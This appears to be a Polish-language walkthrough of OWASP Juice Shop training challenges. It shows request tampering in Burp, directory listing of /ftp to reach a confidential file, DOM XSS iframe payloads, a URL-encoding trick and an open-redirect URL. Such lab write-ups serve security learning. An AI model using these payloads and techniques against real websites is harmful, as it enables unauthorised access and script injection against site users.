
Improper Input Validation


Zero Stars (Give a devastating zero-star feedback to the store.)

1) w panelu “Customer Feedback” należy podać losowe dane, tak aby formularz mógł być zatwierdzony pod względem walidacji danych




2) Przechwytujemy request

3) Zmieniamy wartość “rating” na 0




4) Zmieniony przez nas request zostaje zatwierdzony, walidacja odbywa się tylko po stronie frontendu, możliwe dane do wpisania w panelu “feedback” były w zakresie 1-5, jednak po zmainie zapytania w burpie okazuje się, że można to obejść




Sensitive Data Exposure

Confidential Document (Access a confidential document.)


1) W zakładce “About Us” znajduje się link, który powoduje automatyczne pobranie się pliku “terms of use”




2) Zapytanie zostało przechwycone w burpie. Zapytanie zostaje wysłane na stronę /ftp/legal.md, co już pokazuje nam strukturę plikową



3) Po usunięciu nazwy pliku mamy dostęp do wylistownych folderów, które powinny być dla nas ukryte i niedostępne




4) Po wysłaniu requesta na pierwszą wylistowaną ścieżkę uzyskujemy dostęp do poufnego dokumentu



XSS


DOM XSS (Perform a *DOM* XSS attack with <iframe src="javascript:alert(`xss`)">.)

1) W wyszukiwarce zostaje wpisana fraza owasp aby zobaczyć w jaki sposób przetwarzany jest kod. Jak widać na załączonym screenie, kod html jest przetwarzany przez wyszukiwarkę (widać to po tym, że napis “owasp” jest pogrubiony).



2) Po analizie kodu źródłowego, zastosowany zostaje kod *<iframesrc="javascript:alert(`xss`)">*

3) Po wpisaniu payload’u, wyskakuje nam alert, który jest wynikiem ataku XSS




XSS

Bonus Payload (Use the bonus payload <iframe wid…)

To samo co wyżej tylko że wpisany zostaje payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>


Co skutkuje wyświetleniem się iframe



Security Misconfiguration

Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

1) Po włączeniu proxy (przy wyłączonym intercepterze) i po kliknięciu na konkretne napoje, można zauważyć że ta akcja wysyła zapytanie na stronę /rest/products/1/reviews. Po usunięciu “reviews” z linku, dostajemy błąd który wyświetla zdecydowanie zbyt dużo informacji




Improper Input Validation

Missing Encoding (Retrieve the photo of Bjoern's cat in "melee combat-mode".)


1) Źródło zdjęcia, które nie jest wyświetlane a które mamy znaleźć nie poddane kodowaniu url, dlatego się nie wyświetla

2) Po zakodowaniu źródła zdjęcia otrzymujemy taki wynik



3) Wynik tej operacji zamieniamy z częścią linka odnoszącą się do konkretnego zdjęcia (czyli część po ostatnim slashu). Wynikiem tej operacji jest link http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC%2D%23zatschi%2D%23whoneedsfourlegs%2D1572600969477%2Ejpg

4) Po wyszukaniu powyższego linku odczytujemy zdjęcie, które było wcześniej ukryte



Unvalidated Redirects

Outdated Allowlist (Let us redirect you to one of our crypto currency addresses which are not promoted any longer.)

1) Aplikacja zawiera kod który udostępnia informacje o linku, do którego użytkownik nie powinien mieć dostępu. Dzięki temu możemy wymusić przekierowanie na stronę, na którą nie powinniśmy zostać przekierowani.

```
noop() {
}
showBitcoinQrCode() {
this.dialog.open(Mt, {
data: {
data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
address: '1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
title: 'TITLE_BITCOIN_ADDRESS'
}
})
}
showDashQrCode() {
```

2) Po wpisaniu tego urla, zostajemy przekierowani na stronę związaną z kryptowalutami

Miscellaneous


Bully Chatbot (Receive a coupon code from the support chatbot.)

Brak notatek, zadanie wydawalo sie byc totalnie randomowe XD

Improper Input Validation

Repetitive Registration (Follow the DRY principle while registering a user.)

